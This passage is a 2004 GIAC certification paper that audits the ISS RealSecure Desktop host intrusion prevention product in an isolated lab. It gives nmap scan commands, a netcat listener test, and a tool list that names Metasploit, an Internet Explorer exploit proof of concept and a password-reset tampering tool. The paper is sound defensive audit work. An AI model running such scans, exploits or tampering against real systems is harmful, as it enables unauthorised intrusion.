Global Information Assurance Certification Paper

Auditing ISS RealSecure Desktop Protector in the Enterprise

For GSNA certification V3.2 Option 1
Cary G. Barker
December 23 2004

Abstract

Layered security is becoming increasingly necessary for day to day computing as malware, script kiddies and crackers become more adept at breaking into computers. The diminishing time between vulnerability notification, patch and exploit are coupled with ineffective patch distribution methods have led to a proliferation of software designed to remove malware (Sypware, Addware, Worms and Trojans) ***after*** it has been installed. While antivirus software works to keep up with the latest versions of Bagel and Mydoom, a gap has developed in preventing malware from gaining a foothold on the network. To bridge this gap, network administrators rely heavily on firewalls, Intrusion Detection Systems and increasingly Intrusion Prevention Systems.

To solve the problem of weak security on the individual PC, several solutions have been developed. Products like Cisco Security Agent, ISS RealSecure, Mcafee Entercept and eEye's Blink all work to prevent malware from ever making it onto a PC or stopping execution before damage can be done. They do it by blending several defenses into one centrally managed package. These defenses include a host-based firewall, heuristics designed to detect malicious application activity, hooking system calls to check for buffer overflows and various other policies that can be modified by an administrator. All together, these features make a Host-Based Intrusion Prevention System or hIPS. Including a centralized management component allows information security personnel to efficiently scale protection from a few machines to hundreds of machines.

Of concern for this audit is one of those hIPS software packages: ISS RealSecure Desktop Protector. This audit has been conducted to determine how well the software protects an individual PC. This audit is also concerned with how the RealSecure Desktop Protector software interacts with the enterprise management component: Site Protector. Tests performed will not only check how well the Desktop Protector software works, but its ability to be managed from the SiteProtector console and how well it reports important events to the Site Protector management station.

Table of Contents

Identify the system to be audited

Of concern for this audit is ISS RealSecure Desktop Protector. Desktop Protector is designed as a host-based IDS/IPS that detects and stops malware and other attacks while reporting suspicious events to a central management console for analysis by a security administrator.

The software provides protection outlined by the bullet list below [ISS 2004]. The ideal situation is to maximize security without creating a local-client version of a totalitarian police state. Some of the following features are more useful than others:

- An Intrusion Detection Service that examines all incoming traffic and checks for intrusion attempts (IDS).
- A firewall which blocks malicious traffic based on a combination of instructions from the IDS, user feedback and security policy pushed by the central management console.
- An Application protection module which prevents untrustworthy applications from executing or accessing the network based on a combination of user input and security policy.
- An optional user interface component that allows end-users to manually make configuration changes to enhance or decrease security. The security administrator may opt to not install this component to prevent users from tinkering with the software.

During this audit, we'll be looking at various configurations of ISS Desktop Protector with connectivity to the management station to verify manageability, functionality and reporting through various tests.

For the purposes of this audit, a computer was configured to mirror a typical company computer. The following are the characteristics:

Hardware:	Dell Optiplex GX280
CPU:	Intel P4 3.2GHz
Memory:	1GB
Video, Ethernet, Sound	Onboard (attached to the motherboard)
OS:	Windows XP professional (default install)
Drivers:	Additional Sound, Ethernet & Chipset from Dell CD
Productivity software:	Office 2003 professional (default install)

Additionally, a management server was created with the ISS SiteProtector software. The server acts as the centralized management console from which policies are configured and pushed. The SiteProtector management console also collects and maintains events and alerts sent by the RealSecure Desktop Protector software on individual PCs.

Risks to the system

hIPS software is supposed to protect computers from attacks. To prevent this from happening, hIPS software must be carefully designed and implemented in a resilient manner to withstand attacks from a variety of vectors. Simply put, it must provide all-in-one (kitchen sink) security without adding any new vulnerabilities.

Threats

The following threats have been identified as the highest concern for this audit:

Threat	Description
Malicious code (Virus/Worm/Trojan/Spyware, etc)	It is estimated that 80%-90% of PCs are infected with some kind of malware. [Roberts P 2004][Geewax M 2004][National Cyber Security Alliance 2004][Germain J 2004]. A new concern is malware specifically designed to thwart the buffer overflow protections in hIPS software [Butler, Anonymous & Anonymous 2004]. There have also been problems in the past where buffer overflow vulnerabilities have been found and exploited in the hIPS software itself [eEye, March 2004]. For example, systems infected with the Witty worm eventually crashed due to file system corruption. Many had to be formatted and reloaded.
Software Error	Errors in hIPS software has led to problems in the past, including Cisco CSA allowing some attacks through with no warning [Cisco November 2004].
Malicious user/process	Malware attempts to defeat protection software by killing processes, course uninstall or other alteration has been attempted in the past and will likely become more popular as hIPS software becomes more prevalent. End users may also try to circumvent software either maliciously or in a misguided attempt to make another piece of software work.
Misconfiguration/ user error	Misconfiguration of hIPS software can lead to unpredictable results including blocking network access and preventing critical applications from working. This can lead to serious consequences if accidentally deployed enterprise-wide.

Assets affected by the hIPS application

hIPS software is supposed to alleviate the M&M syndrome many networks have – a tough layer of security on the perimeter with a soft mushy center of relatively little security internally. hIPS software would likely be the last line of defense against attacks bypassing the corporate perimeter security.

The assets directly affected by hIPS software are the end user PCs in the enterprise. Without these systems, end users can't reach information assets located on servers. Additionally, end user PCs are conduits into high-importance

data systems. By gaining control over end-user PCs, an attacker wouldn't necessarily need to fight through a hardened server's security.

Lastly, end-user PCs are a gold mine of information. Passwords, personal information, credit card numbers and other intimate details of ones personal life are tucked away on these PCs.

Major vulnerabilities of the audited object

Vulnerability	Description	Exposure/Impact
0-day or exploit for unpatched weakness	An unchecked buffer, or privilege escalation flaw in the hIPS software defeats the purpose of having an hIPS solution in the first place. Because hIPS software is so critical, unpatched weaknesses are especially prone to exploitation. To make matters worse, with the same software deployed across an enterprise, malware taking hold of a vulnerability on one PC quickly leads to widespread infection.	Exposure: High Impact: High
Course uninstall/killing processes	Subverting protection by killing hIPS processes or deleting the install directories is commonly attempted by malware. It may also be attempted by end users frustrated with security policies. Most hIPS software implements protection against these attempts.	Exposure: Low Impact: Medium
Misconfiguration	Misconfiguration can not be protected against by the software. Instead, a company must rely on the competence and experience of administrators to properly configure policies and stage deployment properly. Unskilled administrators are a risk, as is not staging policy changes.	Exposure: Medium Impact: Medium
Bypassing BO protection mechanisms	This vulnerability directly relates to a paper published in Phrack #62 – "Bypassing Win BO Protection" [Butler, Anonymous & Anonymous July 7 2004]. Methods for subverting or bypassing hIPS Buffer Overflow protection are now being explored and are likely to eventually	Exposure: High Impact: High

	occur. However; this vulnerability would require a skilled attacker and is likely to only happen in a situation where the victim is specifically targeted.	
False positive/False negative/Undetected positive	Inaccurate reporting of events can be extremely problematic. Having too many false positives leads administrators to potentially ignore critical events. Failing to report an event leads to a false sense of security. Accurate PERTINENT reporting has been historically riddled with problems when using IDS and IPS software. Again, training is an important component – a knowledgeable administrator can configure the system to ignore unimportant events.	Exposure: High Impact: Medium
Bypassing security/ Security hole	This item would not have been included because of its simplicity if it wasn't for the recent Cisco CSA BO bypass problem: Sending two attacks in quick succession lead to the second attack getting through because the software was waiting for user input regarding the first attack. It is mind-numbingly simple things like this that can lead to huge problems	Exposure: Low Impact: High
Incompatibility	With hotfixes and other security products getting implemented in tandem, problems arising from incompatibilities are likely to happen occasionally	Exposure: Low Impact: Low

The Current State of Practice

To determine the current state of practice, a search was performed on various search engines, primarily Google. Terms used to search included:

- hIPS
- hIDS
- Host Based Intrusion Prevention
- Endpoint security
- Buffer overflow prevention
- Antispyware, anti-spyware
- Antimalware, anti-malware

- Antitrojan, anti-trojan
- Host-based firewall

Results of the search consisted primarily of auditing tests comparing functionality of host based security products; most of which strive to determine the ability of hIPS software to scan, detect and remove Addware, Spyware and Trojans. Results included the following:

- "Auditing Your Firewall Setup" by Lance Spirzner [Spitzner L 2000]. While four years old, this document remains a great source of material on performing audits on firewalls.
- "Endpoint Security Products aid in Client Defense", NetworkWorldFusion [Andress M & Thayer R 2004]– While not specifically related to auditing, this article contained auditing elements including:
  - Attempting a course to uninstall of endpoint security software, a common tactic of malware.
  - Testing policies to block or allow execution of a specific application.
  - Testing policies relating to blocking or allowing network communications.
  - Testing policies related to allow or denying network access by application.
  - Auditing the ability for the application to detect and properly report attacks
- "The Spyware Warrior Guide to Anti-Spyware Testing" by Eric L. Howes.[Howes E October 2004] This is a highly respected article from an impartial source comparing over 20 different products. This must-read article includes tests primarily evaluating the ability of anti-spyware software to detect and eliminate malicious software. While end-point security products are primarily geared towards preventing malware execution, the article contained descriptions of how malware gets onto the PC.
- "Follow the Bouncing Malware" [Liston T July 2004]. This is the last in a series of articles detailing how malware gets installed onto a PC. It also details an instance (or three) where Buffer Overflows are used to install spyware.
- Various other sources, primarily in the SANS reading room. No specific article was used, but generally used auditing tools including network scanners and exploit kits were selected for their thoroughness, effectiveness and ease of use by an auditor. These tools include:
  - NESSUS (www.nessus.org)
  - NMAP (www.insecure.org)
  - Metasploit (www.metasploit.org)
- Other tests for specific potential weaknesses were needed, so specific exploits were selected to be used. While not exactly auditor-friendly, it

was determined necessary to provide well-rounded testing. These tools include:

- Iframe POC code InternetExploiter [Wever B 2004].

Remaining tests were developed from the author's own experience and from efforts to test and either verify or refute the claims of the software vendors. The primary goal of the audit is, of course, to determine if the software does what it is supposed to do: protect end-user PCs and extend the abilities of the network security administrator throughout the enterprise. That is, to alleviate the current limits of primarily determining security status through audit logs and perimeter security devices like IDS and firewalls.

Audit Checklist

All audit items below are objective in nature. No need was determined to include subjective items (like the ease of use of the management interface). Where possible, audit tests are designed to test functionality of the software for both externally initiated activity and local-user initiated activity. This way, the software would have a more thorough audit in a more real-world situation. Where features were critical, multiple items were included in auditing a single piece of functionality. This was done to limit the possibility of the software 'getting lucky' when blocking an attack.

Overall Audit Checklist

Test #	Description	Completed
1	Inbound traffic filtering	☐
2	Outbound traffic filtering	☐
3	Application execution – block one application	☐
4	Application execution – inventory then block all other	☐
5	Portbinding – prevent an application from binding to a port	☐
6	IDS – Test host intrusion detection system reporting and automatic attack blocking	☐
7	Buffer Overflow (BO) protection – external initiated attack	☐
8	Buffer Overflow (BO) protection – internal (user) initiated	☐
9	Course uninstall test	☐
10	Test reporting of unplanned reboot (crash)	☐
11	Test system tampering (Linnt style admin password reset)	☐
12	Addware/Spyware test (website drive-by)	☐
-		

Software Tools required

Item #	Tool(s) required	Location	Complete
1	NMAP	http://www.insecure.org	☐
2	Telnet, Nslookup	Local system	☐
3	Solitaire	Local system	☐
4	BonziBuddy	http://www.download.com/3302-2366-1539159.html?tag=mta (could not get to www.bonzi.com at the time of writing. This is an alternate download location)	☐
5	Netcat	http://www.securityfocus.com/tools/139/scoreit (@stake was bought by Symantec – this is now the official page for downloading Hobbit's original netcat)	☐
6	NESSUS	http://www.Nessus.org/download/	☐
7	Metasploit	http://www.metasploit.org	☐
8	InternetExploiter POC	http://www.packetstormsecurity.org/filedesc/InternetExploiter.html.html	☐
9	rmdir, taskkill, fc	Local system	☐
10	none	N/A	☐
11	Offline NT Password & Registry Editor*	http://home.eunet.no/~pnordahl/ntpasswd/bootdisk.html	☐
12	Internet Explorer, fc, autorunsc	Local System http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml	☐
-	ISS siteProtector 2.0 SP4	http://www.iss.net	☐
-	SQL 2000 Desktop engine SP3	www.microsoft.com/downloads, search for SQL2kdesksp3.exe	☐
-	Symantec ghost or other PC imaging tool **	http://www.symantec.com/sabu/ghost/ghost_personal/	☐**

* The Offline NT Password & Registry Editor test requires an ISO CD to be created on a separate system.
** This software is not absolutely necessary, but it greatly reduces the time to reload the test PC in between tests.

Hardware required

1 client workstation PC “test PC” with Windows XP professional (hardware configuration given above)
1 management workstation “management PC” With Windows 2003 server
1 tools PC “attacker PC” with Windows XP professional and ISS.
1 Networking hub or switch

Miscellaneous requirements and cautionary words

Connectivity to the Internet is required to obtain tools and perform some testing. It is required that the testing be performed on an isolated network not connected to any production or staging systems for security reasons. Some of the tools used may contain other functionality or malicious payloads – keep this stuff isolated! Upon completion of the audit, all machines involved should be formatted and reloaded for security reasons.

Audit lab setup

Management PC setup

1. Install Windows 2003 on the management PC
2. The install process for the management PC is long, somewhat painful and involved. See appendix A for the complete setup procedure.

Test PC setup

1. Install Windows XP Professional – select all defaults.
2. Install any necessary drivers.
3. Install office 2003 Professional. Make sure not to update.
4. Image the hard drive using ghost or another disk imaging tool.
5. Install the ISS DesktopProtector agent “agentinstall.exe” file obtained from the management PC (see appendix A).
6. Reboot
7. Make sure the client is appearing in the management console in the TestPC group on the management PC.




Image: TestPC successfully installed and communicating with Management server

8. *Make sure to re-image the client after EVERY test to make sure everything is cleared out. This will also simplify getting the correct information out of the RealSecure Desktop event viewer.*

9. Make sure the default “TestPCPolicy” policy is applied to the TestPC group on the management server between tests. This is necessary in order for any additional software loaded on the test PC to properly function. See Appendix A on how to apply the policy.
10. Re-install the agent software after re-imaging the Test PC and making sure the “TestPCPolicy” is applied on the console at the management PC.


Attacker PC setup


1. Install Windows XP Professional. Make sure you do NOT install any antivirus software, as most antivirus software reports some of these tools as viruses.
2. Download and install the tools listed under the Software Tools Required table, items 1-9. Follow documentation located on the sites where the software is obtained.


Item – 1	Inbound Network Traffic Filtering
Reference:	Auditing Your Firewall Setup by Lance Spitzner http://www.spitzner.net/audit.html
Risk:	Medium – The firewall is the first layer of defense of the hIPS. It is important to filter attacks at as low a level as possible. Detecting attacks and scans is important for the security administrator to effectively do his job.
Test Nature:	Objective


Testing Procedure:	Make sure the Manager PC, Client PC and Attacker PC are all configured and communicating properly with each other
	Open a command prompt (**`Start → run → cmd <enter>`**)
	Ping the IP addresses of the testPC to verify communications:
	`C:\ Ping testPC`
	`Pinging TestPC.campbell.com [10.1.100.200] with 32 bytes of data:`
	
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	`Reply from 10.1.100.200: bytes=32 time<1ms TTL=128`
	
	`Ping statistics for 10.1.100.200:`
	`Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),`
	`Approximate round trip times in milli-seconds:`
	`Minimum = 0ms, Maximum = 0ms, Average = 0ms`
	From the same command prompt on the Attacker PC, change directory into the nmap directory with the executable and type in the following commands:
	`cd C:\nmap-3.75-win32\nmap-3.75`
	`nmap -v -g53 -sS -sR -P0 -O -p1-65000 TestPC > output.txt`
	`nmap -v -g53 -sU -P0 -O -p1-65000 TestPC >output2.txt`
	TEST 1: The RealSecure Desktop Icon should turn red to indicate it is detecting an attack. Record the result.
	TEST 2: Right-click on the RealSecure Desktop icon () and select “View Security Events”. There should be several events and the counter(s) should be in the thousands. Specifically look for the IDS to identify the scanner as NMAP.
	TEST 3: In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the “Sensor Analysis” tab. Record whether application blocking events are recorded.
	TEST 4: look at the output of the NMAP runs on the Attacker PC. Identify what ports are open and whether NMAP was able to fingerprint the OS.

Evidence:		
Findings:		
NOTES:		

Item – 2	Outbound Traffic Filtering
Reference:	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk:	Along with inbound traffic filtering, outbound traffic filtering is important to protect other systems on the network from possible attacks. Spoofing is a common method of d-DOS and other attacks – proper egress filtering blocks these packets.
Test Nature:	Objective
Testing Procedure:	1) Verify traffic to TCP port 80 and UDP 53 work: • On the TestPC, open a command prompt (Start → Run → **`cmd <enter>`**) • **TEST 1**: Type in the following command and record the results: **`telnet www.sans.org 80`** • **TEST 2:** Type in the following command and record the results: **`nslookup www.sans.org`** 2) Change the policy on the management PC to block communication on port 80 TCP and port 53 UDP. • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight TestPC policy, which was created when setting up the management PC (see appendix a) and click on "Derive New". • Name the new policy "TestPCPolicy – block packets" • The policy window will open. Expand "Network Protection Settings → Default Settings → Firewall settings → Firewall rules → UDP rules. • Click on "Add" in the upper right window. To add a UDP rule. • Beside "UDP Port:" click on the "Well known . ." button. Select Domain (53) from the list. • Beside "Action" select "REJECT" from the drop-down list. • Beside Direction select "BOTH" from the drop-down list.  **Image: Blocking UDP packets to port 53**

	• Click on “OK” to finish adding the rule. • Click on “TCP rules”. Click on “Add” in the upper right window. To add a TCP rule. • Beside “TCP Port:” click on the “Well known . .” button. Select HTTP [80] from the list. • Beside “Action” select “REJECT” from the drop-down list. • Beside Direction select “BOTH” from the drop-down list.  **Image: Blocking TCP packets to port 80** • Click on “OK to finish adding the rule. • Save and apply the policy. 2) Test telnet to port 80 from the TestPC. • On the TestPC, open a command prompt (Start → Run → **`cmd <enter>`**) • **TEST 1**: Type in the following command and record the results: **`telnet www.sans.org 80`** • **TEST 2:** Type in the following command and record the results: **`nslookup www.sans.org`** 3) Check for notifications of blocked network communication attempts: • **TEST 3:** Check for events in the RealSecure Desktop event log. There should be several application blocking reports. Record the results. • **TEST 4:** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the “Sensor Analysis” tab. Record whether application blocking events are recorded.
Evidence:	
Findings:	

Item – 3	Application Execution – Block one Application
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk	It is important for a network administrator to have the ability to block certain applications from executing. For example, the spread of a new virus or worm could be stopped by blocking its execution. Other uses include company policy (blocking use of solitaire).
Test Nature	Objective
Testing Procedure	Configure the policy on the management station to block execution of sol.exe: 1) Change the policy on the management PC to allow application lockdown and application inventory. • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.  • Click on "Select" • Highlight TestPC policy and click on "View/Edit" • Enable Application Lockdown (see the below image).



- Under “Unknown Action” click on the Radio button next to “Ask the user for confirmation”.
- Under “Modified Application Action click on the Radio button next to “Ask the user for confirmation”.
- Under Administrative Settings → Group Configuration, scroll down to the section labeled “Enable AgentManager/SiteProtector Configuration.
- Click on the check box next to “Enable Sharing”




Image: Enabling Local configuration priority

- Save and apply the policy

2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC - not just sol.exe:

- Right-click on the agent icon in the taskbar ( ) and select Advanced Application Protection Settings.

- Click on the “Baseline” tab.
- Click on the check box next to C:\
- Click on the “Run baseline button”. This will take a few minutes to run. Running the baseline creates a **checksum.txt** file in C:\program files\ISS\issSensors\DesktopProtection.




Image: sol.exe item in the Checksum.txt file

- Copy the checksum.txt file to the management PC.

3) Import the checksum.txt file and configure ISS to block execution of sol.exe.

- Under the “Global List” box click on the “Import. . . “ button.




Image: Importing the checksum.txt file on the management PC

- Browse to the location of the checksum.txt file that was copied from the TestPC.
- Highlight the file and click on the “Import” button.
- Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy.
- Click on “Select”
- Highlight TestPC policy and click on “Derive New”
- Name the new policy “TestPCPolicy – block sol.exe”
- Expand Application Protection Settings.
- Expand Application Lockdown Settings.
- Highlight Denied Applications.
- In the upper-right-hand pane, click on the “Add. . .” button.
- Scroll down to find C:\WINDOWS\system32\sol.exe.
- Click on C:\WINDOWS\system32\sol.exe and click on “OK”.
- Save the policy and make sure it is applied to the TestPC group.


4) Check functionality on the TestPC.

- Right-click on the RealSecure Desktop Icon and select “Advanced Application Settings”.

	• **TEST 1:** Under the known applications tab, Verify that the sol.exe is set to terminate under the Application Control column. Make a note in the evidence section below. • **TEST 2:** Click on Start and browse to All Programs → Games → Solitaire. Click on Solitaire and record the results in the evidence section. • **TEST 3:** Verify the RealSecure Desktop icon turns yellow. • **TEST 4:** Verify an entry is created in the ISS event log that the application was terminated. • **TEST 5:** Copy the sol.exe file from C:\WINDOWS\system32 to C:\ and try to execute the file. Record the results. 5) Check reporting on the management PC. • **TEST 6** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether the application blocking is recorded. Record what application was blocked.
Evidence	
Findings	
Notes	

Item – 4 Else	Application Execution – Inventory then Block Everything
Reference:	Personal experience
Risk:	High – risk from blocking legitimate applications in a large network, risk from mis-configuration. Risk from inventorying illegitimate applications and including them.
Test Nature:	Objective
Testing Procedure:	1) Make sure the application inventory is loaded on the management PC (steps 1-3 of Item 3). • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight TestPC policy and click on "Derive New" • Name the new policy "TestPCPolicy – block unknown" • Save the policy and exit back to the main console window. • From the toolbar choose Sensor → Manage → Application List • Highlight the "TestPCPolicy – block unknown". • In the "Allowed List" box, click on "Import (Replace). . ." • Browse to the checksum.txt file generated on the Test PC earlier and click on "Import". • Click on "Close" • Right-click on the TestPC group, select Desktop Protection → RealSecure Desktop → Set Group Policy. • Click on "Select" • Highlight the "TestPC – block unknown "policy and click on "View/Edit" • Expand Application Protection Settings. • Expand Application Lockdown Settings. • Under Application Control Settings, click on the radio box next to "Always terminate the application" under BOTH "Unknown Action" AND "Modified Application Action". • Save and apply the policy. 2) Test functionality of the test PC. • **TEST 1**: Open up Internet Explorer and download BonziBuddy from http://www.download.com/3302-2366-1539159.html?tag=mta. Attempt to execute the file. Record the results. • **TEST 2**: Copy sol.exe from C"\WINDOWS\system32 to C:\. Attempt to run the file. Record the results. • **TEST 3:** Verify the RealSecure Desktop icon turns yellow.

	• **TEST 4:** Verify TWO entries are created in the ISS event log that the applications were terminated. 3) Check reporting on the management PC. • **TEST 5** In the Site Manager console, select the TestPC group from the navigation bar on the left then click on the "Sensor Analysis" tab. Record whether two application blocking events are recorded.
Evidence:	
Findings:	
NOTES:	

Item – 5 Port	Portbinding – Prevent an Application from Binding to a Port
Reference	"Endpoint security products aid in client defense" http://www.nwfusion.com/reviews/2004/0920rev.html?page=2
Risk	Medium – allowing only appropriate applications the ability to bind to a port can stop many attacks and keep worms from spreading.
Test Nature	Objective
Testing Procedure	There is no way to allow an application to execute but block it from binding to a port from the management console. This must be performed on the Test PC. 1) On the Test PC, download and extract nc.exe to C:\. 2) Inventory applications on the Test PC. This inventory will be used in later audit tests and is required for application blocking to properly function. It is important to inventory the entire PC - not just sol.exe: • Right-click on the agent icon in the taskbar ( ) and select Advanced Application Protection Settings. • Click on the "Baseline" tab. • Click on the check box next to C:\ • Click on the "Run baseline button". This will take a few minutes to execute. **TEST 1:** Verify nc.exe works. By default has a firewall running, but it allows port 113 TCP through the firewall. We'll have netcat use that port rather than mess with the firewall rules. • On the Test PC, click on Start → Run. • Type in the following command: **`C:\nc -l -p 113`** • Open up a command prompt (Start → Run **`cmd <enter>`**). • Run the command **`netstat -an`**. Verify port 113 TCP is "LISTENING".  **Image: output of netstat showing nc.exe listening on port 113** **TEST 2:** Verify attacker PC can communicate with netcat on testPC. • From the attacker PC, Click on Start → Run. • From the attacker PC, Type in the following command: **`telnet testPC 113`** • An empty telnet window should open. Type in "hello there".

They should appear in the c:\nc.exe window on the Test PC.




Image: TestPC screen

- Nothing should appear on the attacker PC telnet window.
